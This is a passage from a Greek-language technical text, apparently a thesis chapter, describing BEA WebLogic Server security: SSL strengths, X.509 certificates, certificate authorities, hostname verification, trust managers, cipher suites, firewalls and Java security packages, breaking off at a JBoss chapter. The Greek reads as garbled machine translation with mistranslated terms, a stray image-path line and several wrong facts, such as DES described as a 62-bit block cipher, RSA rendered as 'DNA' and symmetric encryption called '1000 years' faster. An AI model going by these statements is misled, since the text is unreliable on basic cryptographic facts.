- Εξαγώγιμα η SSL υποστηρίζει πιστοποιητικά 512 bits και 40 - και κρυπτογράφηση 50 στοιχείων bits μαζική.
- Εσωτερικά η SSL υποστηρίζει επίσης τα πιστοποιητικά 768 bits, 1024 bits και 2048 bits και την 128 bit μαζική κρυπτογράφηση στοιχείων.

Η τυποποιημένη διανομή κεντρικών υπολογιστών WebLogic υποστηρίζει την SSL εξαγώγιμη δύναμη μόνο. Η εσωτερική έκδοση είναι διαθέσιμη, από το αίτημα μόνο του αντιπροσώπου πωλήσεων BEA σας.

Σημειώσεις: Εάν ζητήσετε την έκδοση εσωτερικής δύναμης του κεντρικού υπολογιστή WebLogic και είστε κατάλληλος να την λάβετε, θα λάβετε μια άδεια λογισμικού διακομιστή WebLogic εσωτερικής δύναμης για να τη χρησιμοποιήσετε όταν εγκαθιστάτε η διανομή κεντρικών υπολογιστών WebLogic.

Επειδή η κυβέρνηση των Η. Π. Α. χαλάρωσε τους περιορισμούς να εξαγάγει το λογισμικό κρυπτογράφησης νωρίς το έτος 2000, η εσωτερική έκδοση του κεντρικού υπολογιστή WebLogic μπορεί να χρησιμοποιηθεί στις περισσότερες χώρες.

Η BEA συστήνει την εσωτερική διανομή κεντρικών υπολογιστών WebLogic επειδή επιτρέπει την ισχυρότερη κρυπτογράφιση.

Σημείωση: Εάν παράγεται ένα αίτημα υπογραφών πιστοποιητικών (CSR), το οποίο είναι ένα ηλεκτρονικά αίτημα για ένα πιστοποιητικό, χρησιμοποιώντας τη διανομή κεντρικών υπολογιστών WebLogic εξαγώγιμης δύναμης, δεν μπορείτε να υποστηρίξετε τις συνδέσεις SSL εσωτερικής δύναμης και δεν μπορείτε να επικυρώσετε τους πελάτες που παρουσιάζουν τα πιστοποιητικά εσωτερικής δύναμης.

4.28 Ψηφιακά πιστοποιητικά

Τα ψηφιακά πιστοποιητικά είναι ηλεκτρονικά έγγραφα που χρησιμοποιούνται για να ελέγξουν τις μοναδικές ταυτότητες των προισταμένων και των οντοτήτων πέρα από τα δίκτυα, όπως το Διαδίκτυο. Ένα ψηφιακό πιστοποιητικό δεσμεύει ασφαλώς την ταυτότητα ενός χρήστη ή την οντότητα, όπως ελέγχεται από έναν εμπιστευμένο τρίτο (γνωστό ως αρχή πιστοποιητικών), σε ένα ιδιαίτερο δημόσιο κλειδί. Ο συνδυασμός του δημόσιου βασικού και ιδιωτικού κλειδιού παρέχει μια μοναδική ταυτότητα στον ιδιοκτήτη του ψηφιακού πιστοποιητικού.

Τα ψηφιακά πιστοποιητικά επιτρέπουν την επαλήθευση της αξίωσης ότι ένα συγκεκριμένο δημόσιο κλειδί στην πραγματικότητα ανήκει σε έναν συγκεκριμένο χρήστη ή μια οντότητα. Ένας παραλήπτης ενός ψηφιακού πιστοποιητικού μπορεί να χρησιμοποιήσει το δημόσιο κλειδί σε ένα ψηφιακό πιστοποιητικό για να ελέγξει ότι μια ψηφιακή υπογραφή δημιουργήθηκε με το αντίστοιχο ιδιωτικό κλειδί. Εάν τέτοια επαλήθευση είναι επιτυχής, αυτή η αλυσίδα του συλλογισμού παρέχει τη διαβεβαίωση ότι το αντίστοιχο ιδιωτικό κλειδί του θέματος που ονομάζεται στο

ψηφιακό πιστοποιητικό και ότι η ψηφιακή υπογραφή δημιουργήθηκε από εκείνο το θέμα.

Ένα ψηφιακό πιστοποιητικό περιλαμβάνει χαρακτηριστικά ποικίλες πληροφορίες, όπως τα εξής:

- Το όνομα του θέματος (κάτοχος, ιδιοκτήτης) και άλλων πληροφοριών που απαιτούνται για να επιβεβαιώσουν τη μοναδική ταυτότητα του θέματος, όπως το URL του κεντρικού υπολογιστή δικτύου που χρησιμοποιεί το ψηφιακό πιστοποιητικό ή μία ανεξάρτητη διεύθυνση ηλεκτρονικού ταχυδρομείου του
- Το υποκείμενο του δημοσίου κλειδιού
- Το όνομα της αρχής πιστοποιητικών που εξέδωσε το ψηφιακό πιστοποιητικό
- Σειριακός αριθμός
- Η περίοδος ισχύος (ή διάρκεια ζωής) του ψηφιακού πιστοποιητικού (που καθορίζεται κατά μια μέρα έναρξης και μια ημερομηνία λήξης) Το ευρύτατο αποδεκτό σχήμα για τα ψηφιακά πιστοποιητικά καθορίζεται από το διεθνές πρότυπο ITU-τ X.509. Τα ψηφιακά πιστοποιητικά μπορούν να διαβαστούν ή να γραφτούν από οποιαδήποτε εφαρμογή συμμορφωμένη με τα πρότυπα X.509. Η δημόσια βασική υποδομή (PKI) στον κεντρικό υπολογιστή WebLogic αναγνωρίζει τα ψηφιακά διπλώματα που συμμορφώνονται με X.509 την έκδοση 3, ή X.509v3. Η BEA συστήνει τα ψηφιακά πιστοποιητικά από μια αρχή πιστοποιητικών όπως «Verisign» ή «Trust».

4.29 Αρχές πιστοποιητικών

Τα ψηφιακά πιστοποιητικά εκδίδονται από τις αρχές πιστοποιητικών. Οποιοσδήποτε έμπιστος, τρίτος οργανισμός ή εταιρία, η οποία είναι διατεθειμένη να εγγυηθεί για τις ταυτότητες των οπόιων εκδίδει ψηφιακά πιστοποιτικά και δημόσια κλειδιά μπορεί να είναι Αρχή Πιστοποίησης. Όταν μια αρχή πιστοποιητικών δημιουργεί ένα ψηφιακό πιστοποιητικό, τα σημάδια αρχής πιστοποιητικών αυτό με το ιδιωτικό κλειδί του, ώστε να εξασφαλιστεί ότι οποιοδήποτε το πειράξει θα ανιχνευθεί. Η αρχή πιστοποιητικών επιστρέφει έπειτα το υπογεγραμμένο ψηφιακό πιστοποιητικό στο ζητώντας συμβαλλόμενο μέρος.

Το ζητώντας συμβαλλόμενο μέρος μπορεί να ελέγξει την υπογραφή της εκδίδοντας αρχής πιστοποιητικών με τη χρησιμοποίηση του δημόσιου κλειδιού της αρχής πιστοποιητικών. Η αρχή πιστοποιητικών καθιστά το δημόσιο κλειδί της διαθέσιμο με την παροχή ενός πιστοποιητικού που εκδίδεται από μια υψηλότερου επιπέδου αρχή πιστοποιητικών που βεβαιώνει στην ισχύ του δημόσιου κλειδιού της αρχής χαμηλότερων πιστοποιητικών. Αυτό το σχέδιο δίνει αφορμή για τις ιεραρχίες των αρχών πιστοποιητικών. Αυτή η ιεραρχία ολοκληρώνεται από ένα κορυφαίο, μόνο-υπογεγραμμένο πιστοποιητικό γνωστό ως πιστοποιητικό ρίζας, επειδή κανένα άλλο δημόσιο κλειδί δεν απαιτείται για να την πιστοποιήσει. Τα πιστοποιητικά ρίζας εκδίδονται από τις εμπιστευμένες αρχές πιστοποιητικών (ρίζας).

Εάν ο παραλήπτης έχει ένα ψηφιακό πιστοποιητικό που περιέχει το δημόσιο κλειδί της αρχής πιστοποιητικών που υπογράφεται από μια ανώτερη αρχή πιστοποιητικών που ο παραλήπτης εμπιστεύεται ήδη, ο παραλήπτης ενός κρυπτογραφημένου μηνύματος μπορεί να αναπτύξει την εμπιστοσύνη στο δημόσιο κλειδί μιας αρχής

πιστοποιητικών κατ' επανάληψη. Από αυτή την άποψη, ένα ψηφιακό πιστοποιητικό είναι για να υπάρξει ψηφιακή εμπιστοσύνη. Τελικά, είναι απαραίτητο να εμπιστευθούν μόνο τα δημόσια κλειδιά ενός μικρού αριθμού κορυφαίων αρχών πιστοποιητικών. Μέσω μιας αλυσίδας των πιστοποιητικών, η εμπιστοσύνη σε έναν μεγάλο αριθμό χρηστών, οι ψηφιακές υπογραφές μπορούν να καθιερωθούν.

Κατά συνέπεια, οι ψηφιακές υπογραφές καθιερώνουν τις ταυτότητες της επικοινωνίας των οντοτήτων, αλλά μια ψηφιακή υπογραφή μπορεί να εμπιστευθεί μόνο μέχρι το σημείο που το δημόσιο κλειδί επαληθεύει αυτό που μπορεί να εμπιστευθεί.

4.30 Επαλήθευση ονόματος

Η επαλήθευση ονόματος οικοδεσποτών είναι η διαδικασία που το όνομα του οικοδεσπότη στο οποίο μια σύνδεση SSL γίνεται είναι το προοριζόμενο ή εξουσιοδοτημένο συμβαλλόμενο μέρος. Η επαλήθευση ονόματος οικοδεσποτών αποτρέπει τις κατά άτομο επιθέσεις όταν ζητά ένας πελάτης Ιστού (μια μηχανή αναζήτησης Ιστού, ένας πελάτης WebLogic, ή ένας κεντρικός υπολογιστής WebLogic που ενεργεί ως πελάτης) μια σύνδεση SSL σε έναν άλλο διακομιστή εφαρμογών.

Εξ ορισμού, ο κεντρικός υπολογιστής WebLogic, ως λειτουργία της χειραψίας SSL, συγκρίνει το κοινό όνομα στο SubjectDN της SSL το ψηφιακό πιστοποιητικό του με το όνομα οικοδεσποτών του κεντρικού υπολογιστή SSL που χρησιμοποιείται για να αρχίσει τη σύνδεση SSL. Εάν αυτά τα ονόματα δεν ταιριάζουν μεταξύ τους, η σύνδεση SSL πέφτει.

4.31 Διαχειριστές πιστοποιητικών ταυτοποίησης

Όταν ένας πελάτης SSL συνδέεται με έναν κεντρικό υπολογιστή SSL, ο κεντρικός υπολογιστής SSL παρουσιάζει την ψηφιακή αλυσίδα πιστοποιητικών του στον πελάτη για την επικύρωση. Εκείνη η αλυσίδα θα μπορούσε να περιέχει ένα άκυρο ψηφιακό πιστοποιητικό. Η προδιαγραφή SSL λέει ότι ο πελάτης πρέπει να ρίξει τη σύνδεση SSL επάνω στην ανακάλυψη ενός άκυρου πιστοποιητικού. Οι μηχανές αναζήτησης Ιστού, εντούτοις, ρωτούν το χρήστη αν πρέπει να αγνοήσουν το άκυρο πιστοποιητικό και να συνεχίσουν επάνω την αλυσίδα για να καθορίζουν εάν είναι δυνατό να επικυρωθεί ο κεντρικός υπολογιστής SSL με οποιαδήποτε από τα υπόλοιπα πιστοποιητικά στην αλυσίδα πιστοποιητικών.

Ο διευθυντής εμπιστοσύνης αποβάλλει αυτήν την ασυμβίβαστη πρακτική με τη διευκόλυνση σε σας για να ελέγξει πότε να συνεχίσει ή να διακόψει μια σύνδεση SSL. Χρησιμοποιώντας έναν διευθυντή εμπιστοσύνης μπορείτε να εκτελέσετε τους ελέγχους συνήθειας πρίν συνεχίζετε μια σύνδεση SSL. Παραδείγματος χάριν, μπορείτε να χρησιμοποιήσετε το διευθυντή εμπιστοσύνης για να διευκρινίσετε ότι μόνο οι χρήστες από τις συγκεκριμένες τοποθεσίες, όπως οι πόλεις, τα κράτη ή οι χώρες ή οι χρήστες με άλλες πρόσθετες ιδιότητες, μπορούν να αποκτήσουν πρόσβαση μέσω της σύνδεσης SSL.
Ο WebLogic εξυπηρετητής παρέχει τη διεπαφή weblogic.security.SSL.TrustManager. Αυτή η διεπαφή επιτρέπει σε ειδικές υλοποιήσεις της TrustManager διεπαφής να καλεστούν κατά την διάρκεια μίας SSL χειραψίας. Αύτη η υλοποίηση επιτρέπει να

αγνοήσουμε λάθη επικύρωσης κατά την διάρκεια της χειραψίας ή να δημιούργήσει ένα σφάλμα ανάλογα με τα δικά της κριτήρια.

Σημείωση: Αυτή η διεπαφή παίρνει τα νέα πιστοποιητικά ύφους και αντικαθιστά τη διεπαφή weblogic.security.SSL.TrustManager, η οποία αποδοκιμάζεται σε αυτήν την απελευθέρωση του κεντρικού υπολογιστή WebLogic.

4.32 Ασύμμετροι Αλγόριθμοι

Οι ασύμμετροι βασικοί (επίσης αναφερόμενος ως δημόσιο κλειδί) αλγόριθμοι εφαρμόζονται μέσω ενός ζευγαριού των διαφορετικών, αλλά από μαθηματική άποψη σχετικών κλειδιών: ένα δημόσιο κλειδί και ένα ιδιωτικό κλειδί.

- Το δημόσιο κλειδί (που διανέμεται ευρέως) χρησιμοποιείται για την επαλήθευση μιας ψηφιακής υπογραφής ή το μετασχηματισμό των στοιχείων σε μια φαινομενικά ακατανόητη μορφή.

- Το ιδιωτικό κλειδί (που κρατιέται πάντα μυστικό) χρησιμοποιείται για τη δημιουργία μιας ψηφιακής υπογραφής ή την επιστροφή των στοιχείων στην αρχική μορφή του. Η δημόσια βασική υποδομή (PKI) στον κεντρικό υπολογιστή WebLogic υποστηρίζει επίσης τους ψηφιακούς αλγορίθμους υπογραφών. Οι ψηφιακοί αλγόριθμοι υπογραφών είναι απλά δημόσιοι βασικοί αλγόριθμοι που χρησιμοποιούνται για να παραγάγουν τις ψηφιακές υπογραφές. Ο κεντρικός υπολογιστής WebLogic υποστηρίζει τον αλγόριθμο Rivest, Shamir, και Adelman.

4.33 Συμμετρικοί Αλγόριθμοι

Με τους συμμετρικούς βασικούς αλγορίθμους, χρησιμοποιείτε το ίδιο κλειδί για να κρυπτογραφήσετε και να αποκρυπτογραφήσετε ένα μήνυμα. Αυτό το κοινό βασικό σύστημα κρυπτογράφησης χρησιμοποιεί έναν συμμετρικό βασικό αλγόριθμο για να κρυπτογραφήσει ένα μήνυμα που στέλνεται μεταξύ δύο οντοτήτων επικοινωνίας. Η συμμετρική βασική κρυπτογράφηση λειτουργεί τουλάχιστον 1000 χρόνους γρηγορότερα από το δημόσιο βασικό σύστημα κρυπτογραφία.

Ένα σύνολο κρυπτογραφιών είναι ένας τύπος συμμετρικού βασικού αλγορίθμου που μετασχηματίζει έναν καθορισμένου μήκους φραγμό του σαφούς κειμένου (το κείμενο) στοιχεία σε έναν φραγμό κρυπτωγραφημένων στοιχείων (κρυπτογραφημένο κείμενο) του ίδιου μήκους. Αυτός ο μετασχηματισμός πραγματοποιείται σύμφωνα με την αξία ενός τυχαία παραγμένου κλειδιού συνόδου. Το καθορισμένο μήκους καλείται μέγεθος φραγμών.

Το PKI στον κεντρικό υπολογιστή WebLogic υποστηρίζει τους ακόλουθους συμμετρικούς βασικούς αλγορίθμους:

- DES-CBC (πρότυπα κρυπτογράφησης στοιχείων για Cipher Block Chaining)
  Des-CBC έιναι ένας 62bit αλγόριθμος κρυπτογράφησης κομματιών που τρέχει σε Cipher Block Chaining λειτουργία. Παρέχει 56-bit κλειδία.

- Two-key triple-DES (πρότυπα κρυπτογράφησης στοιχείων).
  Ο Two-key triple –DES είναι ένας 128-bit αλγόριθμος κρυπτογράφησης που τρέχει σε Encrypt– Decrypt(EDE) λειτουργία. Παρέχει 2 σειρές από 56-bit κλειδιά. Για κάποιο καιρό ήταν κοινή πρακτική για προστασία και μεταφορά ενός κλειδιού DES να κρυπτογραφείται με triple-DES, που σημαίνει πως τα δεδομένα (το κλειδί στην προκειμένη περίπτωση) να κρυπτογραφείται, από κρυπτογραφείται και επανακρυπτογραφείται (EDE διαδικασία). Το ίδιο κλειδί χρησιμοποιούταν και για τις 2 περιπτώσεις.

- RC4 (Rivest's Cipher 4)
  RC4 είναι αλγόριθμος κρυπτογράφησης με μεταβλητούς φραγμών με μια βασική σειρά μεγέθους 40 έως 128 bits. Είναι γρηγορότερο από DES και μπορεί να εξαχθεί με ένα βασικό μέγεθος 40 bits.

Σημείωση: Οι χρήστες κεντρικών υπολογιστών WebLogic δεν μπορούν να επεκτείνουν ή να τροποποιήσουν αυτόν τον κατάλογο αλγορίθμων.

4.34 Αλγόριθμοι αφομοίωσης μηνυμάτων

Ο κεντρικός υπολογιστής WebLogic υποστηρίζει τους MD5 και (ασφαλής Hash αλγόριθμος) SHA αλγορίθμους αφομοιώσεων. Και MD5 και SHA είναι καλά - γνωστοί, μονόδρομοι «hash» αλγόριθμοι. Ένας μονόδρομος «hash» αλγόριθμος παίρνει ένα μήνυμα και το μετατρέπει σε μια σταθερή σειρά ψηφίων, η οποία αναφέρεται ως αφομοιώσεων ή «hash» μηνυμάτων αξία.

MD5 είναι μια μεγάλη ταχύτητα, 128 bits hash προορίζεται για τη χρήση με τις 32 bits μηχανές. Η SHA προσφέρει περισσότερη ασφάλεια με τη χρησιμοποίηση hash 160 bits, αλλά είναι πιό αργό από MD5.

4.35 Ακολουθίες κρυπτογραφίας

Μια κρυπτογραφημένη ακολουθία είναι μια μέθοδος κρυπτογράφησης SSL που περιλαμβάνει το βασικό αλγόριθμο ανταλλαγής, το συμμετρικό αλγόριθμο κρυπτογράφησης και τον ασφαλή «hash» αλγόριθμο. Μια κρυπτογραφημένη ακολουθία χρησιμοποιείται για να προστατεύσει την ακεραιότητα μιας επικοινωνίας.

Παραδείγματος χάριν, η κρυπτογραφημένη ακολουθία κάλεσε RSA_WITH_RC4_128_MD5 τις χρήσεις DNA για τη βασική ανταλλαγή, RC4 με ένα 128 bits κλειδί για τη μαζική κρυπτογράφηση και MD5 για την αφομοίωση μηνυμάτων.

Table 2-1 SSL Cipher Suites Supported by WebLogic Server Cipher Suite	**Symmetric Key Strength**
TLS_RSA_WITH_RC4_128_SHA	128


TLS_RSA_WITH_RC4_128_MD5	128
TLS_RSA_WITH_DES_CBC_SHA	56
TLS_RSA_EXPORT_WITH_RC4_40_MD5	40
TLS_RSA_EXPORT_WITH_DES40_CBC_SHA	40
TLS_RSA_WITH_3DES_EDE_CBC_SHA	112
TLS_RSA_WITH_NULL_SHA	0
TLS_RSA_WITH_NULL_MD5	0
TLS_RSA_EXPORT1024_WITH_DES_CBC_SHA	56
TLS_RSA_EXPORT124_WITH_RC4_56_SHA	56

Πίνακας 2 SSL Cipher Suites υποστηριζόμενες από τον WebLogic Server

Η άδεια για τον κεντρικό υπολογιστή WebLogic καθορίζει ποια δύναμη (είτε εσωτερική, είτε εξωτερική) της κρυπτογραφημένης ακολουθίας χρησιμοποιείται για να προστατεύσει τις επικοινωνίες.

4.36 Τοίχοι προστασίας

Μια αντιπυρική ζώνη περιορίζει την κυκλοφορία μεταξύ δύο δικτύων. Οι αντιπυρικές ζώνες μπορούν να είναι ένας συνδυασμός λογισμικού και υλικού, συμπεριλαμβανομένων των δρομολογητών και των αφιερωμένων μηχανών πυλών. Χρησιμοποιούν τα φίλτρα που επιτρέπουν ή απαγορεύουν την κυκλοφορία στο πέρασμα που εδρεύουν στο πρωτόκολλο, την ζητούμενη υπηρεσία, τις πληροφορίες δρομολόγησης και την προέλευση και τους οικοδεσπότες ή τα δίκτυα προορισμού. Μπορούν επίσης να επιτρέψουν την πρόσβαση για τους επικυρωμένους χρήστες.



Εικόνα 8 Λειτουργία Firewall στο WebLogic

Μπορείτε να χρησιμοποιήσετε τα ακόλουθα χαρακτηριστικά γνωρίσματα στον κεντρικό υπολογιστή WebLogic από κοινού με τις αντιπυρικές ζώνες:

- Connection Filters
- Perimeter Authentication

4.37 Φίλτρα σύνδεσης

Μπορείτε να χρησιμοποιήσετε τα φίλτρα σύνδεσης κεντρικών υπολογιστών WebLogic στις αντιπυρικές ζώνες οργάνωσης που φιλτράρουν την κυκλοφορία δικτύων βασισμένη στα πρωτόκολλα, τις διευθύνσεις IP και DNS τα ονόματα κόμβων.

4.38 Περιμετρική αυθεντικοποίηση

Μπορείτε να χρησιμοποιήσετε τους προμηθευτές ισχυρισμού ταυτότητας στην περίμετρο οργάνωσης, ένας πρόσθετος τύπος επικύρωσης χρησιμοποιώντας τα σημεία. Η αρχιτεκτονική ασφάλειας κεντρικών υπολογιστών WebLogic υποστηρίζει τους προμηθευτές ισχυρισμού ταυτότητας που εκτελούν την περίμετρο- βασισμένη στην επικύρωση (κεντρικός υπολογιστής δικτύου, αντιπυρική ζώνη, VPN) και πολλαπλάσια τα συμβολικά τύποι/πρωτόκολλα ασφάλειας λαβών (iIOP-CSIv2).

4.39 Ασφάλεια στο J2EE και στον WebLogic

Για την εφαρμογή και τη χρήση της επικύρωσης και της έγκρισης χρηστών, ο κεντρικός υπολογιστής BEA WebLogic χρησιμοποιεί τις υπηρεσίες ασφάλειας της SDK έκδοσης 1.4.1 για την Java 2 πλατφόρμα, Επιχειρηματική Έκδοση (J2EE). Όπως, τα άλλα J2EE συστατικά, οι υπηρεσίες ασφάλειας είναι βασισμένες στα τυποποιημένα, μορφωματικά συστατικά. Ο κεντρικός υπολογιστής BEA WebLogic εφαρμόζει αυτές τις μεθόδους υπηρεσιών ασφάλειας της Java σύμφωνα με τα πρότυπα και προσθέτει τις επεκτάσεις που χειρίζονται πολλές λεπτομέρειες της συμπεριφοράς εφαρμογής αυτόματα, χωρίς απαίτηση του πρόσθετου προγραμματισμού.

Τα ακόλουθα θέματα συζητούνται σε αυτό το τμήμα:

- SDK 1.4.1 Security Packages
- Common Secure Interoperability Version 2 (CSIv2)

4.40 Πακέτα ασφαλείας στο SDK 1.4.1

Ο κεντρικός υπολογιστής WebLogic είναι υποχωρητικός με και υποστηρίζει τις ακόλουθες συσκευασίες ασφάλειας SDK 1.4.1:

- The Java Secure Socket Extension (JSSE)
- Java Authentication and Authorization Services (JAAS)
- The Java Security Manager
- Java Cryptography Architecture and Java Cryptography Extensions (JCE)

4.41 Το Java Secure Socket Extension (JSSE)

Το JSSE είναι ένα σύνολο συσκευασιών που υποστηρίζουν και εφαρμόζουν το v1 πρωτόκολλο SSL και TLS, καθιστώντας εκείνες τα πρωτόκολλα και τις ικανότητες που είναι προγραμματιστικά διαθέιμες. Ο κεντρικός υπολογιστής WebLogic παρέχει την ασφαλή υποστήριξη στρώματος υποδοχών (SSL) για την κρυπτογράφηση των στοιχείων που διαβιβάζονται στους πελάτες κεντρικών υπολογιστών WebLogic, καθώς επίσης και άλλους κεντρικούς υπολογιστές.

Ενώ το JSSE παρέχει ένα σύνολο πυρήνων κατηγοριών για τις λειτουργίες SSL, άλλες επιχειρήσεις, όπως Certicom, παρέχουν τις επεκτάσεις σε εκείνες τις κατηγορίες. Ο κεντρικός υπολογιστής WebLogic χρησιμοποιεί τις επεκτάσεις Certicom JSSE στην εφαρμογή SSL του.

4.42 Υπηρεσία ταυτοποίησης και αυθεντικοποίησης της Java (JAAS)

Το JAAS είναι ένα σύνολο συσκευασιών που παρέχουν ένα πλαίσιο για τη χρήση επικύρωσης και τον έλεγχο προσπέλασης. Ο κεντρικός υπολογιστής BEA WebLogic χρησιμοποιεί μόνο τις κατηγορίες επικύρωσης του JAAS. Το JAAS χρησιμοποιείται ως εξής:

- Για μακρινή επικύρωση πελατών της Java
- Για εσωτερικά στις περιπτώσεις κεντρικού υπολογιστή WebLogic στον Ιστό και τα εμπορευματοκιβώτια EJB και τους προμηθευτές επικύρωσης WebLogic και ισχυρισμού ταυτότητας.

4.43 Διαχειριστής ασφαλείας της Java

Αναπτυγμένη από τη Sun Microsystems, ο διευθυντής ασφάλειας της Java είναι ο διευθυντής ασφάλειας για το μηχάνημα εικονικής πραγματικότητας της Java (JVM). Ο διευθυντής ασφάλειας συνεργάζεται με την Java API για να καθορίσει τα όρια ασφάλειας μέσω της κατηγορίας java.lang.SecurityManager. Η κατηγορία SecurityManager επιτρέπει στους προγραμματιστές να καθιερώσουν μια πολιτική ασφαλείας για τις αιτήσεις της Java τους.

Ο διευθυντής ασφάλειας της Java μπορεί να χρησιμοποιηθεί με τον κεντρικό υπολογιστή WebLogic για να παρέχει την πρόσθετη προστασία για τους πόρους WebLogic που τρέχουν στο JVM. Η χρήση του διευθυντή ασφάλειας της Java για να προστατεύσει τους πόρους WebLogic στον κεντρικό υπολογιστή WebLogic είναι ένα προαιρετικό βήμα ασφάλειας.

Μπορείτε να χρησιμοποιήσετε το διευθυντή ασφάλειας της Java για να εκτελέσετε τους ακόλουθους στόχους ασφάλειας να προστατεύσετε τους πόρους WebLogic: το αρχείο weblogic.policy για τη γενική χρήση.

- Θέτει πολιτικές ασφαλείας, εφαρμογή τύπων στους προσαρμοστές EJBs και των πόρων. Χρησιμοποιείτε το αρχείο πολιτικής ασφαλείας της Java για να εκτελέσετε αυτόν τον στόχο.

- Θέτει οριζόμενες από εφαρμογή πολιτικές ασφαλείας στους συγκεκριμένους προσαρμοστές EJBs και των πόρων. Χρησιμοποιείτε τους περιγραφείς επέκτασης (weblogic.xml, weblogic-ejb-jar.xml, και rar.xml) για να εκτελέσετε αυτόν τον στόχο.

4.44 Αρχιεκτονική κρυπτογραφίας της Java και επεκτάσεις κρυπτογραφίας της Java (JCE)

Αναπτυγμένη από τη Sun Microsystems, αυτή η ασφάλεια APIs παρέχει ένα πλαίσιο και στην κρυπτογραφική λειτουργία για την πλατφόρμα της Java και τις εφαρμογές για την κρυπτογράφηση, τη βασική παραγωγή και τη βασική συμφωνία και τους αλγορίθμους κώδικα επικύρωσης μηνυμάτων (MAC). Ο κεντρικός υπολογιστής WebLogic υποστηρίζει πλήρως αυτή την ασφάλεια APIs.

4.45 Common Secure Interoperability Version 2 (CSIv2)

Ο κεντρικός υπολογιστής WebLogic παρέχει την υποστήριξη για το πρωτόκολλο διαλειτουργικότητας επιχειρηματικού JavaBean (EJB) που είναι βασισμένο στον διά-σφαίρα Διαδικτύου (IIOP) (GIOP έκδοση 1.2) και η κοινή ασφαλής έκδοση 2 διαλειτουργικότητας CORBA (CSIv2) προδιαγραφή. Τα CSIv2 υποστηρίζουν στον κεντρικό υπολογιστή WebLogic:

- Ενδοτμηματικά με την Java 2 εφαρμογή αναφοράς έκδοσης Επιχειρηματική Έκδοση (J2EE) 1.4.1.
- Επιτρέπει WebLogic πελάτες κεντρικών υπολογιστών IIOP για να διευκρινίσει ένα όνομα χρήστη και έναν κωδικό πρόσβασης με τον ίδιο τρόπο με T3 τους πελάτες.

- Υποστηρίζει γενικά ασφάλειας υπηρεσιών εφαρμογής προγραμματισμού σημεία πλαισίου διεπαφών (GSSAPI) αρχικά. Για αυτήν την καταβολή, μόνο τα ονόματα χρήστη και οι κωδικοί πρόσβασης και (γενικός κωδικός πρόσβασης ονόματος χρήστη υπηρεσιών ασφάλειας) τα σημεία GSSUP υποστηρίζονται.

- Σημείωση: Η εφαρμογή CSIv2 στον κεντρικό υπολογιστή WebLogic πέρασε την Java 2 δοκιμή προσαρμογής ακολουθίας δοκιμής συμβατότητας Επιχειρηματική Έκδοση (J2EE) (CTS).

Η εξωτερική διεπαφή στην εφαρμογή CSIv2 είναι ένα JAAS LoginModule που ανακτά το όνομα χρήστη και τον κωδικό πρόσβασης του αντικειμένου CORBA. Το

JAAS LoginModule μπορεί να χρησιμοποιηθεί σε έναν πελάτη WebLogic Java ή σε μια περίπτωση κεντρικών υπολογιστών WebLogic που ενεργεί ως πελάτης σε έναν άλλο J2EE διακομιστή εφαρμογών. Το JAAS LoginModule για την υποστήριξη CSIv2 καλείται UsernamePasswordLoginModule και βρίσκεται στο weblogic.security.auth.log στη συσκευασία.

Κεφάλαιο 5 Ασφάλεια στον JBoss

Σ'αυτό το κεφάλαιο θα εξετάσουμε πώς υλοποιεί ο Application Server- JBoss το υπόστρωμα ασφαλείας και τι υπηρεσίες προσφέρει, ο οποίος είναι και αυτός βασισμένος στο J2EE framework.

5.1 Διαμόρφωση ασφάλειας και αρχιτεκτονική στο J2EE

Η ασφάλεια είναι ένα θεμελιώδες μέρος οποιασδήποτε επιχειρηματικής εφαρμογής. Πρέπει να είστε σε θέση να περιορίσετε ποιος έχει την άδεια πρόσβασης στις εφαρμογές και να ελέγχετε τι μπορούν να εκτελέσουν οι χρήστες εφαρμογής διαδικασιών. Οι J2EE προδιαγραφές παίζουν καθοριστικό ρόλο ως προς το βασισμένο πρότυπο ασφάλειας για τα τμήματα EJBs και Ιστού. Το συστατικό JBoss πλαίσιο μας δείχνει ότι η ασφάλεια λαβών είναι το πλαίσιο επέκτασης JBossSX. Η επέκταση ασφάλειας JBossSX παρέχει την υποστήριξη και το ρόλο, βασισμένο στο

